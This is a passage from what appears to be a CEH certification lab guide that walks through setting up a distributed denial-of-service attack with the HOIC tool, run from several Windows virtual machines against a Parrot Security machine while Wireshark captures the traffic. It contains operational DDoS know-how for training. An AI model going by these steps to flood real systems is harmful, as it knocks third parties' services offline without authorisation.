
Here, we will use the HOIC tool to perform a DDoS attack on the target machine.

Note: In this task, we will use the **Windows 11**, **Windows Server 2019** and **Windows Server 2022** machines to launch a DDoS attack on the **Parrot Security** machine.


1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.
2. Switch to the **Parrot Security** virtual machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.



3. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.




4. The **Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.



5. Switch to the **Windows 11** virtual machine.
6. Navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools** and copy the **High Orbit Ion Cannon (HOIC)** folder to **Desktop**.

Note: To perform the DDoS attack, run this tool from various machines at once. If you run the tool directly from the shared drive in the machines one at a time, errors might occur. To avoid errors, copy the folder **High Orbit Ion Cannon (HOIC)** individually to each machine's **Desktop**, and then run the tool.

